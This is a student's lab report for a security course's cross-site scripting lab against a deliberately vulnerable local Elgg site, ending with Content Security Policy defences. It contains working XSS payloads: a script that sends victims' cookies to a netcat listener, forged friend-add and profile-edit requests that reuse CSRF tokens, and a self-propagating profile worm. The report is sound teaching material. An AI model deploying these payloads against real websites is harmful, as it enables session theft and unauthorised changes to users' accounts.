


Adam Albawab  
10/22/2021  
CSE5382-001

## Assignment 8: XSS Attack

### Task 1: Posting a Malicious Message to Display an Alert Window

The site seen below is the vulnerable Elgg site accessible at [www.seed-server.com](http://www.seed-server.com). This will be the targeted website throughout the lab. Samy will be the attacker in this lab as well.



Elgg For SEED Labs Log in

### Welcome

Welcome to your Elgg site.

**Tip:** Many sites use the `activity` plugin to place a site activity stream on this page.

Log in


Username or email \*

Password \*

☐ Remember me Log in

Lost password

The objective of the first task is to embed a script into the attacker's profile. This is done so that when someone visits the attacker's page the script will automatically run. As seen below I wrote the given script into the "About Me" field of Samy's page. Then I logged into Alice's account and navigated my way to Samy's page. The result of clicking his profile can be seen below.













### Edit profile

Display name


Samy

About me

Embed content Edit HTML

**B I U S I\_x** |          

```
<script>
alert('XSS');
</script>
```



This image shows that Alice was a victim to the XSS attack as a result of the embedded Javascript code. This also shows that the browser does not display the code but simply executes it. Furthermore, it is important to note that the attack also happened to Samy after saving the profile because that automatically reloaded the profile and ran the script.

## Task 2: Posting a Malicious Message to Display Cookies

The second task is very similar to the first task in that it involves embedding a script into the attacker's profile page. The only real change is that the code now shows the cookie value of the current session. The code can be seen below.

### Edit profile



#### Display name

Samy

#### About me

```
<script>
alert(document.cookie);
</script>
```

Furthermore, when viewing Samy's page through Samy's account, the script still works as it did before. However it is not an attack if it isn't done to another account. Thus I logged into Alice's account again and viewed the profile from her account. The two pictures below show the different cookie values generated from Samy viewing the profile (left) and Alice viewing the profile (right). This proves the code was executed and Alice was a victim of the attack.



### Task 3: Stealing Cookies from the Victim's Machine

The issue with the previous attacks is that the victim who is clicking on the profile is the only one who can see the cookie value. For this to be an actual attack, the cookie value must be viewable by the attacker when the victim clicks the profile page. Thus in order to do this, I first started a TCP server that listens for a connection on a specified port. The command to do this was “nc -lknv 5555”. Now that we were listening to the correct port all that was left was to insert the malicious Javascript code into the “about me” portion of Samy’s profile. A snapshot of this can be seen below.


#### Display name

Samy

#### About me

```
<script>
document.write(
  "<img src=http://127.0.0.1:5555?c=" + escape(document.cookie) + ">"
);
</script>
```

When I saved this the code automatically ran as happened previously in the first two tasks. This means that the cookie value for Samy was sent to the TCP server when I hit save profile. Then the cookie value for Alice was sent when I accessed Samy’s profile from her account. This proves the attack was successful. The reason retrieving the cookie value from Alice works is because the request came from Elgg thus defeating the countermeasure in the CSRF attacks. This can be seen in the snapshot below.



```
seed@VM: ~/.../Labsetup
Listening on 0.0.0.0 5555
Connection received on 127.0.0.1 44034
GET /?c=Elgg%3Ddb5makf5mf9h5j4e1dab3eu8pm HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy

Connection received on 127.0.0.1 44206
GET /?c=Elgg%3Df138ddt6u5tc5bd09qt4vse822 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/samy
```

#### Task 4: Becoming the Victim's Friend

The objective of task four is to embed a script into the attacker's profile—which in my case is **Samy**—that forces any user visiting the attacker's profile to add them as a friend. In order to do this we must first discover **Samy's** guid. This is easily done by using the inspect element on **Samy's** page. Through the code in the line below we can see that **Samy's** guid is 59.

**<input name="guid" value="59" type="hidden">**

With the guid determined all that is left is to paste the sample code given by the lab into the 'About me' section of **Samy's** page with the following URL filled in.

**http://www.seed-server.com/action/friends/add?friend=59" + ts + token**

With the request,ts and token values coming from the Elgg website itself, the countermeasure in the CSRF lab should be circumvented as well. As seen below the code has been inserted.



##### Display name

Samy

##### About me

```
<script type="text/javascript">
window.onload = function () {
  var Ajax = null;
  var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
  var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
  //Construct the HTTP request to add Samy as a friend.
  var sendurl =
    "http://www.seed-server.com/action/friends/add?friend=59" + ts + token; //FILL IN
  //Create and send Ajax request to add friend
  Ajax = new XMLHttpRequest();
  Ajax.open("GET", sendurl, true);
```

Once this edit was saved **Samy** was immediately added as a friend to his own account. In order to ensure however that the attack was truly effective I logged into **Alice's** account and clicked on **Samy's** profile. As seen below the attack was successful as both **Alice** and **Samy** himself had **Samy** added as a friend.


|   |  |
|---|--|
| <h3>Samy's friends</h3> <hr/>  <b>Samy</b> | <h3>Alice's friends</h3> <hr/>  <b>Samy</b> |
|---|--|

The last part of task four is to answer the following two questions:

1. Explain the purpose of Lines 1 and 2. Why are they needed?
2. If the Elgg application only provide the Editor mode for the "About Me" field, i.e. , you cannot switch to the Text mode, can you still launch a successful attack?

### Answer to question 1:

Because of the countermeasures discussed in the CSRF attack these two lines are necessary. Without these two lines we would receive an error stating that the ts and token values are missing as seen below.




This is because we need to have the secret token and timestamp values stored in Javascript variables within the site added to the HTTP request to make it valid. Without these the request will probably be considered an unauthorized cross-site attack causing the aforementioned errors. With these two lines we place the secret values into AJAX variables and use them to construct the GET URL used in the attack.

### Answer to question 2:

If you could not switch to text mode the attack would no longer be possible. This is because the text mode allows us to encode special characters in our input. Thus, < is converted into &lt; which is necessary because in Javascript we need to have <script> and </script> as well as other tags. If these are encoded into data, then it will no longer be a Javascript code capable of execution. This difference can be seen within the following two snapshots.

#### About me




#### About me

<p>&lt;script&gt;alert('XSS');&lt;/script&gt;</p>

### Task 5: Modifying the Victim's Profile

Before we can modify a victim's profile without their consent we must first examine a legitimate profile modification in order to view the HTTP POST request we need to forge. Thus, I logged into Samy's account and edited the about me portion of his profile to say "I am the attacker!". This was done to capture the resulting HTTP POST request. A snapshot of the request can be seen below.



However, the parameters of the aforementioned POST request are what we are actually interested in. This is because we need to forge these parameters in order to forge the POST request itself. In the snapshot seen below we can see all of the parameters used in the POST request.

```
&elgg_token=2BSs5Sy8k3W2bptha6VU6g
&elgg_ts=1635541361&name=Samy
&description=<p>I am an attacker!</p> &
&accesslevel[description]=2
&brieffdescription=
&accesslevel[brieffdescription]=2
&location=
&accesslevel[location]=2
&interests=
&accesslevel[interests]=2
&skills=
&accesslevel[skills]=2
&contactemail=&
&accesslevel[contactemail]=2
&phone=&accesslevel[phone]=2
&mobile=
&accesslevel[mobile]=2
&website=
&accesslevel[website]=2
&twitter=
&accesslevel[twitter]=2
&guid=59
```

Now that we have the parameters and we know how to forge an HTTP POST request, all that is left is to modify and insert the sample code provided in the lab. The modifications to be made were rather simple. All that was needed was to change the URL to the URL shown in the POST request above, then creating the content using the necessary parameters, and lastly adding Samy's guid. These changes can be seen below as well as the code being inserted into the profile.

```
var description = "&description=<p>Samy got you!<p>" + "&accesslevel[description]=2";
var sendurl = "http://www.seed-server.com/action/profile/edit";
var content = userName + guid + ts + token + description;
var samyGuid = 59;
```

#### Display name

Samy

#### About me

```
<script type="text/javascript">
window.onload = function () {
  //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
  //and Security Token __elgg_token
  var userName = "&name=" + elgg.session.user.name;
  var guid = "&guid=" + elgg.session.user.guid;
  var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
  var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
  var description =
    "&description=<p>modified by Samy<p>" + "&accesslevel[description]=2";
  //Construct the content of your url
```

Now that the attack is set up, all that is left is to trigger the trap. I did this by logging into Alice's account, navigating to Samy's profile, and then returning to Alice's profile.

## Alice



About me  
Samy got you!

As we expected, the attack modified Alice's profile to display what we wrote in the description variable above. This proves that the attack was successful. The last part of task 5 is to answer the following question:

3. Why do we need Line 1? Remove this line, and repeat your attack. Report and explain your observation.

### Answer to question 3:

We need line 1 so that Samy can attack other users. If this line is removed then the code will immediately attack Samy's profile when the change to the "about me" section is saved. This will replace the existing JS code with the string placed in the description variable. Thus whenever someone visits they will simply see said string and there won't be any Javascript code to execute. This can be seen below when the edit is made and the profile is saved.

#### Display name

Samy

#### About me

```
var content = username + guid + ts + token + description;
var samyGuid = 59;
//Create and send Ajax request to modify profile
var Ajax = null;
Ajax = new XMLHttpRequest();
Ajax.open("POST", sendurl, true);
Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
Ajax.setRequestHeader(
  "Content-Type",
  "application/x-www-form-urlencoded"
);
```

## Samy



About me  
Samy got you!



We can see that as soon as the profile is saved the Javascript code is removed and the phrase “Samy got you!” is placed within the ‘about me’ section of Samy’s profile. As a result, the attack will no longer work since the Javascript code has been replaced with the string.

### Task 6: Writing a Self-Propagating XSS Worm

In this task the objective is to not only make it so that code embedded in a profile will modify the profiles of those who visit the aforementioned profile. We also need to make this code self-propagate. This means that the code needs to copy itself into any user who visits an infected page. Thus, it will infect as many people as possible and spread much more efficiently. In order to do this we must use DOM APIs to retrieve a copy of the code from the webpage. I did this by modifying the code used in task 5 with the addition of the sample code provided in the lab. I added an ID to our script by naming it worm, then I used the given encodeURIComponent function to create the wormCode variable. Then all that remained was to add wormCode to our description variable in order to add it to the parameters of our HTTP POST request. This resulted in the following changes to the code in task 5:

```
1 <script type="text/javascript" id="worm">
2   window.onload = function () {
3     var headerTag = '<script id="worm" type="text/javascript">';
4     var jsCode = document.getElementById("worm").innerHTML;
5     var tailTag = "</" + "script>";
6     var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
7     //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
8     //and Security Token __elgg_token
9     var userName = "&name=" + elgg.session.user.name;
10    var guid = "&guid=" + elgg.session.user.guid;
11    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
12    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;
13    var description = "&description=<p>Samy got you!<p>";
14    description+=wormCode;
15    description+="&accesslevel[description]=2";
16    //Construct the content of your url.
17    var sendurl = "http://www.seed-server.com/action/profile/edit";
18    var content = userName + guid + ts + token + description;
19    var samyGuid = 59;
```

With the revised code in hand, all that was left was to insert it into the profile and test it.

#### Display name

Samy

#### About me

```
<script type="text/javascript" id="worm">
window.onload = function () {
  var headerTag = '<script id="worm" type="text/javascript">';
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</" + "script>";
  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
  //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
  //and Security Token __elgg_token
  var userName = "&name=" + elgg.session.user.name;
  var guid = "&guid=" + elgg.session.user.guid;
  var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
```



I did this by once again logging into Alice's account and visiting Samy's profile. Upon doing so as seen below we can see that the "about me" section of Alice's page has been modified. Moreover, once I checked her profile I could see that we had successfully copied the malicious code into her profile.

## Alice



About me  
modified by Samy

### Display name

Alice

### About me

```
<p>modified by Samy</p>

<p><script id="worm" type="text/javascript">
window.onload = function () {
  var headerTag = '<script id="worm" type="text/javascript">';
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</" + "script>";
  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
  //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
  //and Security Token __elgg_token
  var userName = "&name=" + elgg.session.user.name;
```

To ensure that the code was truly self-propagating I then logged into Bobby's account and visited Alice's page. As expected Bobby's profile was modified and the malicious code was also inserted into his profile. This proves the attack was successful and it is actually self-propagating as well.

## Bobby



About me  
modified by Samy

### Display name

Bobby

### About me

```
<p>modified by Samy</p>

<p><script id="worm" type="text/javascript">
window.onload = function () {
  var headerTag = '<script id="worm" type="text/javascript">';
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</" + "script>";
  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
  //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
  //and Security Token __elgg_token
  var userName = "&name=" + elgg.session.user.name;
```

## Task 7: Defeating XSS Attacks Using CSP

Task 7 involves many subtasks. So I will complete them one by one while showing my work below:

### 1. Describe and explain your observations when you visit these websites.

When visiting [www.example32a.com](http://www.example32a.com) we can observe that all of the areas are displaying “Ok”. This is because the CSP policies are not enabled for this website, thus there are no protections against the XSS attacks. When visiting [www.example32b.com](http://www.example32b.com) we can see that all areas except areas 4 and 6 have failed. This is because within the `apache_csp.conf` file these two areas have been authorized to run scripts from. This can be seen below on line 15:

```
8# Purpose: Setting CSP policies in Apache configuration
9<VirtualHost *:80>
10    DocumentRoot /var/www/csp
11    ServerName www.example32b.com
12    DirectoryIndex index.html
13    Header set Content-Security-Policy " \
14        default-src 'self'; \
15        script-src 'self' *.example70.com \
16        "
17</VirtualHost>
```

For the last page [www.example32c.com](http://www.example32c.com) all areas except for 1, 4, and 6 have failed. This is because the PHP script used to set the CSP policies has included these areas as authorized. This can be seen in the code below:

```
1<?php
2    $cspheader = "Content-Security-Policy:".
3        "default-src 'self';".
4        "script-src 'self' 'nonce-111-111-111' *.example70.com".
5        "";
6    header($cspheader);
7?>
8
9<?php include 'index.html';?>
```


### 2. Click the button in the web pages from all the three websites, describe and explain your observations.

For page [www.example32a.com](http://www.example32a.com) clicking the button will execute the code and an alert will display with the string “JS Code executed!”. This is again because there are no CSP policies implemented for this webpage. For [www.example32b.com](http://www.example32b.com) and [www.example32c.com](http://www.example32c.com) however, clicking the button will do nothing. This is because as mentioned in question 1, clicking the button is not authorized in the CSP config file.

3. Change the server configuration on example32b (modify the Apache configuration), so Areas 5 and 6 display OK. Please include your modified configuration in the lab report.


```
8# Purpose: Setting CSP policies in Apache configuration
9<VirtualHost *:80>
10    DocumentRoot /var/www/csp
11    ServerName www.example32b.com
12    DirectoryIndex index.html
13    Header set Content-Security-Policy " \
14        default-src 'self'; \
15        script-src 'self' *.example70.com *.example60.com \
16        "
17</VirtualHost>
```

All I did was edit line 15 to add \*.example60.com as an authorized area. Which as expected allowed the attack to work as seen below:



4. Change the server configuration on example32c (modify the PHP code), so Areas 1, 2, 4, 5, and 6 all display OK. Please include your modified configuration in the lab report.

```
1<?php
2    $cspheader = "Content-Security-Policy:".
3        "default-src 'self';".
4        "script-src 'self'
5        'nonce-111-111-111' 'nonce-222-222-222'
6        *.example60.com *.example70.com".
7        "";
8    header($cspheader);
9<?php include 'index.html';?>
```



As seen in the page above, I simply edited the PHP file used for the CSP configuration to include the necessary areas and as expected it worked.

**5. Please explain why CSP can help prevent Cross-Site Scripting attacks.**

CSP can help prevent XSS attacks because it makes it so that only authorized domains can execute scripts. This means that if a script does not originate from a pre-authorized domain, it will not execute and the attack will be prevented.